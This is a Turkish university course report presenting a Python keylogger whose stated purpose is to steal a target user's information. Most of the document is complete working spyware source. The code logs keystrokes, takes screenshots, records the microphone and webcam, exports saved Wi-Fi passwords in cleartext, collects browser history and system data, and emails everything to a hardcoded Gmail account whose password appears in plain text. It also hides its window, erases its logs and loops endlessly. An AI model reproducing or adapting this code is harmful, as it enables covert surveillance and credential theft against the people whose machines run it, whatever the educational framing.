FIRAT ÜNİVERSİTESİ

TEKNOLOJİ FAKÜLTESİ

Yazılım Mühendisliği

YMH321-Bilgi Sistemleri ve Güvenliği

GELİŞMİŞ KEYLOGGER

Proje Çalışma Grubu

TARIK BULUT - 195541035

1. GİRİŞ

1.1 Projenin Amacı

Projenin amacı, hedeflenen kullanıcının bilgilerini çalıp mail yoluyla bize aktaran bir keylogger programıdır. Program başlatılması için ya bilgisayarda python bulunup, .py uzantılı dosyayı açmalıdır. Ya da exe haline getirilip direkt çalıştırılmalıdır.

Ancak exe formatına dönüştürüldüğünde boyutu bir virüs programı için bile oldukça büyük olduğundan önerilmemektedir.

1.2 Projenin Kapsamı

Windows işletim sistemi ve içerisinde python ortamı bulunan bir bilgisayardan kullanımına göre önemli bilgileri çalabilmektedir.

2. PROJE PLANI


2.1 Giriş

Projede başka bir bilgisayarda erişilebilecek nesnelerin neler olduğu araştırıldıktan sonra Python dilini seçip projeye başlanılmıştır

2.2 Projenin Plan Kapsamı

Proje başlangıçta sadece zarar verme amacı olan system32 dosyalarını silmeyi amaçlamıştır, ancak python dilinin admin dosyalarına erişiminde sıkıntı yaşadığı için klasik keylogger projesi baz alınarak çeşitli fonksiyon eklenilmiştir

2.3 Proje Zaman-İş Planı



2.4 Kullanılan Özel Geliştirme Araçları ve Ortamları

Çözümleme ve Sistem Araçları

Microsoft Office 2016
draw.io
Windows işletim sistemi

Programlama Dilli ve Önemli Kütüphaneler

Python
subprocess
smtplib
sounddevice
browserhistory
pynput
cv2


3. SİSTEM ÇÖZÜMLEME

3.1 Gereksenen Sistemin Mantıksal Modeli

3.1.1 Giriş

Sistem, hedef bilgisayarda dosyayı çalıştırdığında bir çok bilgisi ile beraber bir log dosyasında toplanıp, bu bilgileri mail yoluyla bize ulaştırmaktadır. Bu projede klasik keylogger projelerine göz atılıp, geliştirilmeler yapılmıştır.

3.1.2 Sistemin Use Case Diyagramı



3.1.3 Genel Bakış

Sistem temel olarak hedeflenen bilgileri bilgisayara herhangi bir zarar vermeden o anki bilgisayar bilgilerini, tarayıcı geçmişini, webcam ile görüntülerini, varsa mikrofonu ile o anki ses kaydını, ekran görüntülerini ve klavyede bastığı tuşları dinleyebilmemizi sağlamaktadır.

4. SİSTEM TASARIMI

4.1 Arayüzler

Sistem olabildiğince gizli bir şekilde çalışması gerektiğinden herhangi bir arayüz tasarlanmamıştır, aksine cmd arayüzü gizlenilmeye çalışılmıştır.

4.2 Kodlar

```
try:

    import subprocess                    # Yeni bir aplikasyon için kullanýlmasý için gerekli kütüphane
    import socket                        # Internet sunucularýna eriþim ve iletiþim için gerekli kütüphane
    import os                            # Dosya ile ilgili iþlemler için gerekli kütüphane
    import re                            # String içerisindeki deðeri bulmamýza yardýmcý olan kütüphane
    import smtplib                       # Verileri mail yoluyla bize yollamasý için gerekli kütüphane
    import logging                       # Durum mesajlarýný dosyaya yazmasýný ya da or çýktýyý göstermesi için gerekli
    import pathlib                       # Deals with path related tasks
    import json
    import time                          # Kodu uyutup bir süre bekletmemizi saðlayan kütüphane
    import cv2                           # Ekran kaydý ve görüntü iþleme için gerekli kütüphane
    import sounddevice                   # Numpy dizilerini ses dosyasýna dönüþtüren kütüphane
    import shutil                        # Otomatik olarak dosyalarý kopyalayan ya da silen kütüphane
    import requests                      # HTTP/1.1 istek yollayan kütüphane
    import browserhistory as bh          # Kullanýcý adý, þifreleri ve tarayýcý geçmiþini json formatýnda döndüren kütüphane
    from multiprocessing import Process  # Processin oluþmasýnda yardým eden kütüphane
    from pynput.keyboard import Key, Listener  # Girilen girdileri dinleyen kütüphane
```

```
    from PIL import ImageGrab                        # Ekrandaki görselleri? kopyalayan, görsel
iþlemleride kullanýlan kütüphane
    from scipy.io.wavfile import write as write_rec     # Numpy dizilerini WAv formatýnda
yazan kütüphane
    from email.mime.multipart import MIMEMultipart       # ['From'], ['To'], ve ['Subject']
bölümlerini encodelayan kütüphane
    from email.mime.text import MIMEText               # E mail yollayan kütüphane
    from email.mime.base import MIMEBase
    from email import encoders

except ModuleNotFoundError:
    from subprocess import call
    modules                                                                    =
["browserhistory","sounddevice","pynput","Pillow==8.3.1","keyboard==0.13.5","openc
v_python==4.5.3.56","pywin32==301","requests==2.26.0","scipy==1.7.1","pathlib==1.
0.1","jsonschema==3.2.0"]
    call("pip install " + ' '.join(modules), shell=True)

    #Bilgi sistemleri projesi için yapilmistir eklenen bazi fanksiyonlar internette buldugum
kaynaklardan büyük oranda esinlenilmistir.



################ Fonksiyonlar: Klavye dinleme, Ekran Görüntüsü Alma, Mikrafon
Kaydetme, Webcam ile Görüntü Alma, Email Yollama ################

# Klavye dinleme fonksiyonu
def logg_keys(file_path):
    logging.basicConfig(filename = (file_path + 'key_logs.txt'), level=logging.DEBUG,
format='%(asctime)s: %(message)s')
    on_press = lambda Key : logging.info(str(Key))  # Basýlan tuþu log'a kaydediyor
    with Listener(on_press=on_press) as listener:   # býrakýldýðýnda kaydet
        listener.join()
```

```
# 5 saniye araliklarla ekran görüntüsü alan fonksiyon
def screenshot(file_path):
    pathlib.Path('C:/Users/Public/Logs/Screenshots').mkdir(parents=True, exist_ok=True)
    screen_path = file_path + 'Screenshots\\'

    for x in range(0,10):
        pic = ImageGrab.grab()
        pic.save(screen_path + 'screenshot{}.png'.format(x))
        time.sleep(5)

# Cagrildiginda 10'ar saniye boyunca mikrafonu dinleyen fonksiyon
def microphone(file_path):
    for x in range(0, 5):
        fs = 44100
        seconds = 10
        myrecording = sounddevice.rec(int(seconds * fs), samplerate=fs, channels=2)
        sounddevice.wait()                    # Dinlemenin bitirip bitirilmediğini kontrol et
        write_rec(file_path + '{}mic_recording.wav'.format(x), fs, myrecording)

# Webcam ile fotoğraf çeken fonksiyon
def webcam(file_path):
    pathlib.Path('C:/Users/Public/Logs/WebcamPics').mkdir(parents=True,
exist_ok=True)
    cam_path = file_path + 'WebcamPics\\'
    cam = cv2.VideoCapture(0)

    for x in range(0, 10):
        ret, img = cam.read()
        file = (cam_path  + '{}.jpg'.format(x))
        cv2.imwrite(file, img)
        time.sleep(5)

    cam.release                          #Webcam'i kapat
```

```
    cv2.destroyAllWindows

#E-mail'i hazirla ve olustur
def email_base(name, email_address):
    name['From'] = email_address
    name['To'] =  email_address
    name['Subject'] = 'Basarili!!!'
    body = 'Gorev Tamamlandi'
    name.attach(MIMEText(body, 'plain'))
    return name

#SMTP kullanarak 587 portuna baglan
def smtp_handler(email_address, password, name):
    s = smtplib.SMTP('smtp.gmail.com', 587)
    s.starttls()
    s.login(email_address, password)
    s.sendmail(email_address, email_address, name.as_string())
    s.quit()
#Maili yolla
def send_email(path):
    regex = re.compile(r'.+\.xml$')
    regex2 = re.compile(r'.+\.txt$')
    regex3 = re.compile(r'.+\.png$')
    regex4 = re.compile(r'.+\.jpg$')
    regex5 = re.compile(r'.+\.wav$')

    email_address = 'erkansari734@gmail.com'          #Mail adresini giriniz(Benim sahte
mail adresim)
    password = '69e78e01t'                      #Mail'in sifresini giriniz

    msg = MIMEMultipart()
    email_base(msg, email_address)
```

```
    exclude = set(['Screenshots', 'WebcamPics'])
    for dirpath, dirnames, filenames in os.walk(path, topdown=True):
        dirnames[:] = [d for d in dirnames if d not in exclude]
        for file in filenames:
            # Her bir dosya adi için özel bir yol belirle. Eðer tespit edilirse, dosya uzantisini normal ifade degiskenleriyle biriyle eslestirdiginde calismayacaktir
            # Eger ilk dört reget deðer döndürürse, O zaman bütün degerler e mail dosyasýna eklenip gönderilecek.
            if regex.match(file) or regex2.match(file) or regex3.match(file) or regex4.match(file):

                p = MIMEBase('application', "octet-stream")
                with open(path + '\\' + file, 'rb') as attachment:
                    p.set_payload(attachment.read())
                encoders.encode_base64(p)
                p.add_header('Content-Disposition', 'attachment;' 'filename = {}'.format(file))
                msg.attach(p)

            # Eðer regex5(WAV) deðer döndürürse, o zaman tek bir deðer e mail dosyasýna eklenip gönderilecek.
            elif regex5.match(file):
                msg_alt = MIMEMultipart()
                email_base(msg_alt, email_address)
                p = MIMEBase('application', "octet-stream")
                with open(path + '\\' + file, 'rb') as attachment:
                    p.set_payload(attachment.read())
                encoders.encode_base64(p)
                p.add_header('Content-Disposition', 'attachment;' 'filename = {}'.format(file))
                msg_alt.attach(p)

                smtp_handler(email_address, password, msg_alt)

            # Eðer eþleþip deðer döndüren bir deðer yoksa devam et.
```

```
        else:
            pass

    # Wav dosyasý olmayan bütün deðerleri yolla
    smtp_handler(email_address, password, msg)


########################## Main Function: Network/Wifi bilgisi, Sistem bilgisi, Kopyalanmýþ veri, Tarayýcý geçmiþi ##########################

# Main baslatildiginda alinan bilgileri kaydetmek için bir dizin -Path yolu- olustur
def main():
    pathlib.Path('C:/Users/Public/Logs').mkdir(parents=True, exist_ok=True)
    file_path = 'C:\\Users\\Public\\Logs\\'

    # Network/Wifi bilgisini network_wifi.txt ile al ve kaydet
    with open(file_path + 'network_wifi.txt', 'a') as network_wifi:
        try:
            # Assagidaki deðerler shell'e gir ve bilgileri çek.
            commands = subprocess.Popen([ 'Netsh', 'WLAN', 'export', 'profile', 'folder=C:\\Users\\Public\\Logs\\', 'key=clear',
                                '&', 'ipconfig', '/all', '&', 'arp', '-a', '&', 'getmac', '-V', '&', 'route', 'print', '&',
                                'netstat', '-a'], stdout=network_wifi, stderr=network_wifi, shell=True)
            # 60 saniye zaman asimi yediðinde kendini öldür.
            outs, errs = commands.communicate(timeout=60)

        except subprocess.TimeoutExpired:
            commands.kill()
            out, errs = commands.communicate()

    # Sistem bilgisini system_info ile al
```

```
    hostname = socket.gethostname()
    IPAddr = socket.gethostbyname(hostname)

    #Bu kýsmý araþtýrdýðým kaynaklardan direkt aldým tam olarak nasýl iþlemler yapýyor bilmiyorum
    with open(file_path + 'system_info.txt', 'a') as system_info:
        try:
            public_ip = requests.get('https://api.ipify.org').text
        except requests.ConnectionError:
            public_ip = '* Ipify connection failed *'
            pass

        system_info.write('Public IP Address: ' + public_ip + '\n' + 'Private IP Address: ' + IPAddr + '\n')
        try:
            get_sysinfo = subprocess.Popen(['systeminfo', '&', 'tasklist', '&', 'sc', 'query'],
                        stdout=system_info, stderr=system_info, shell=True)
            outs, errs = get_sysinfo.communicate(timeout=15)

        except subprocess.TimeoutExpired:
            get_sysinfo.kill()
            outs, errs = get_sysinfo.communicate()

    #Tarayýcý ismi, database yolunu ve geçmiþi JSON formatýnda txt dosyasina kaydet
    browser_history = []
    bh_user = bh.get_username()
    db_path = bh.get_database_paths()
    hist = bh.get_browserhistory()
    browser_history.extend((bh_user, db_path, hist))
    with open(file_path + 'browser.txt', 'a') as browser_txt:
        browser_txt.write(json.dumps(browser_history))
```

```
################################################## Multiprocess Modülleri Kullanmak ##################################################

    p1 = Process(target=logg_keys, args=(file_path,)) ; p1.start()  # Klavye dinleme
    p2 = Process(target=screenshot, args=(file_path,)) ; p2.start() # Ekran görüntüsü alma
    p3 = Process(target=microphone, args=(file_path,)) ; p3.start() # Mikrafon dinleme
    p4 = Process(target=webcam, args=(file_path,)) ; p4.start()      # Webcam ile fotoðraf çekme

    # Eðer process görevini yerine getirdiyse kapat
    p1.join(timeout=300)      ;      p2.join(timeout=300)      ;      p3.join(timeout=300)      ; p4.join(timeout=300)
    p1.terminate() ; p2.terminate() ; p3.terminate() ; p4.terminate()

    # þifrelenmiþ verileri mailine yolla
    send_email('C:\\Users\\Public\\Logs')
    send_email('C:\\Users\\Public\\Logs\\Screenshots')
    send_email('C:\\Users\\Public\\Logs\\WebcamPics')

    shutil.rmtree('C:\\Users\\Public\\Logs')                    #Dosyalarý temizle

    main()                                          # Main fonksiyonu ile döngüye sok

if __name__ == '__main__':
        main()
```

Ayrıca kodlar dökümanın yanında .py dosyası şeklinde verilecektir.

5 SONUÇ

Sonuç olarak hedeflenen bilgisayara sızan bir program elde etmiş olduk. Bu program kötü amaçlar için tasarlanmış olsa da kötü amaçlar yapılması için yapılmamıştır. Tamamen eğitim ve dersi geçme projesi olarak tasarlanmıştır. Burdan Resul DAŞ ve Oğuzhan KATAR hocama teşekkürlerimi iletiyorum.

6 KAYNAKLAR

https://www.researchgate.net/figure/Keylogger-Process-in-User-Activity_fig1_323338837

https://awesomeopensource.com/projects/keylogger

https://www.geeksforgeeks.org/design-a-keylogger-in-python/

https://docs.python.org/3/library/subprocess.html

https://python-sounddevice.readthedocs.io/en/0.4.4/

https://pynput.readthedocs.io/en/latest/

https://browser-history.readthedocs.io/en/latest/

https://docs.python.org/3/library/multiprocessing.html

https://stackoverflow.com